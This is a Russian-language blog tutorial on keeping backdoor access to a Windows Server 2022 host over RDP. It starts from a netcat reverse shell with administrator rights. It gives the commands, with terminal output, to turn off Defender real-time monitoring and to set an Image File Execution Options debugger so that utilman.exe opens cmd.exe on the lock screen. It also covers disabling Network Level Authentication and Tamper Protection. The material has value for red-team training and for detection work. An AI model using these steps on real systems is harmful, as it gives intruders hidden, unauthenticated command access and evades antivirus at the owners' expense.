

Persistence via RDP

 habr.com/ru/articles/791270

artrone

February 4, 2024

Windows specifications

Edition	Windows Server 2022 Standard
Version	21H2
Installed on	9/21/2023
OS build	20348.169

Внимание! Статья несёт исключительно информативный характер. Подобные действия преследуются по закону!

Привет! Сегодня хотелось бы рассмотреть стандартный, но необычный способ закрепления в системе через RDP, используя utilman.exe.

Представим следующую ситуацию: нам удалось получить reverse shell от целевого хоста. Безусловно, нам необходим backdoor для обеспечения постоянного доступа. В процессе сканирования мы узнаем об открытом 3389 порте. И как нам быть?

Немного теории

RDP (Remote Desktop Protocol) — это протокол для удаленного подключения к компьютеру или серверу с ОС Windows. С его помощью пользователи могут подключиться к удаленной машине и взаимодействовать с ее рабочим столом так, как если бы они физически находились перед ней. Чаще всего служба RDP используется для администрирования серверов, технической поддержки пользователей и удаленной работы.

Utilman.exe — это служебная программа Windows, которая служит для запуска специальных возможностей на экране блокировки (экранный диктор, экранная клавиатура, лупа и т. п.).

Реестр Windows - иерархически построенная база данных параметров и настроек в большинстве операционных систем Microsoft Windows. Реестр содержит информацию и настройки для аппаратного обеспечения, программного обеспечения, профилей пользователей, предустановки.

Информация о жертве

Сразу хотелось бы отметить, что целевой хост имеет следующую ОС:

Windows specifications

Edition	Windows Server 2022 Standard
Version	21H2
Installed on	9/21/2023
OS build	20348.169

Ключевой особенностью систем Windows Server является отключенное по умолчанию свойство "Tamper Protection", которое обеспечивает дополнительную защиту от изменений ключевых функций безопасности, включая ограничение изменений, которые не вносятся непосредственно через приложение. Другими словами, запрещает другим вмешиваться в важные функции безопасности системы (**запрещает изменение реестра**).

Если данная функция включена, то отключить ее можно разными методами, например: <https://theitbros.com/managing-windows-defender-using-powershell/#:~:text=Tamper%20Protection%20is%20enabled%20in,action%20at%20the%20UAC%20prompt>

Также обязательным условием является выключенный параметр "Require computers to use Network Level Authentication to connect", который запрещает подключаться по RDP без конкретной УЗ. Иными словами, запрет на попадание на экран блокировки

Advanced settings

Configure Network Level Authentication

☐ Require computers to use Network Level Authentication to connect (recommended)

[Why allow connections only with Network Level Authentication?](#)


External connections

[Learn how to allow remote connections from outside your local network](#)

[Отключение функции](#) "Require computers to use Network Level Authentication to connect".

Практический пример


Допустим, мы каким-то чудом смогли получить обратную оболочку от имени Администратора хоста:



```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.5] 51146  
whoami  
win-0h5ok82uemv\administrator  
|
```

Давайте проверим состояние активности антивируса (общий способ):

```
sc query WinDefend
```




```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.5] 51146
whoami
win-0h5ok82uemv\administrator
sc query WinDefend

SERVICE_NAME: WinDefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Мы видим параметр "NOT_STOPPABLE", который говорит нам о том, что защита в реальном времени активна. Выключаем её:

```
powershell -command "Set-MpPreference -DisableRealtimeMonitoring $true"
```

и опять проверим состояние антивируса:



```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.5] 51146
whoami
win-0h5ok82uemv\administrator
sc query WinDefend

SERVICE_NAME: WinDefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                             (NOT_STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0


powershell -command "Set-MpPreference -DisableRealtimeMonitoring $true"
sc query WinDefend

SERVICE_NAME: WinDefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Также можно проверить другим способом:

```
powershell -command "(Get-MpPreference).DisableRealtimeMonitoring"
```


Если эта команда возвращает значение False, то реальный мониторинг активен.
Если True, то выключен.

A screenshot of a Kali Linux terminal window. The window has a dark theme and a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is 'root@kali: ~'. The command 'powershell -command "(Get-MpPreference).DisableRealtimeMonitoring"' has been entered, and the output 'True' is displayed on the line below. The terminal window is part of a desktop environment with a taskbar at the top showing various application icons and system status icons on the right, including a clock showing 8:57.

```
root@kali: ~  
File Actions Edit View Help  
powershell -command "(Get-MpPreference).DisableRealtimeMonitoring"  
True
```

Действительно, он выключен. Теперь, когда приготовления закончены, перейдем к закреплению:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution  
Options\utilman.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
```

A screenshot of a Kali Linux terminal window. The window has a dark theme and a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command to add a registry value: 'REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f'. The output is 'The operation completed successfully.' The terminal title bar shows 'root@kali: ~' and the system clock is 8:59.

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
The operation completed successfully.
```


Следующий шаг несет в себе возможную потерю backdoor'a.

Теперь вернем Defender в исходное состояние:

```
powershell -command "Set-MpPreference -DisableRealtimeMonitoring $false"
```

и сразу проверим:

```
powershell -command "(Get-MpPreference).DisableRealtimeMonitoring"
```





The image shows a terminal window on a Kali Linux system. The window has a dark background and a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is 'root@kali: ~'. The following PowerShell commands are entered and executed:

```
powershell -command "(Get-MpPreference).DisableRealtimeMonitoring"  
True  
powershell -command "Set-MpPreference -DisableRealtimeMonitoring $false"  
powershell -command "(Get-MpPreference).DisableRealtimeMonitoring"  
False
```

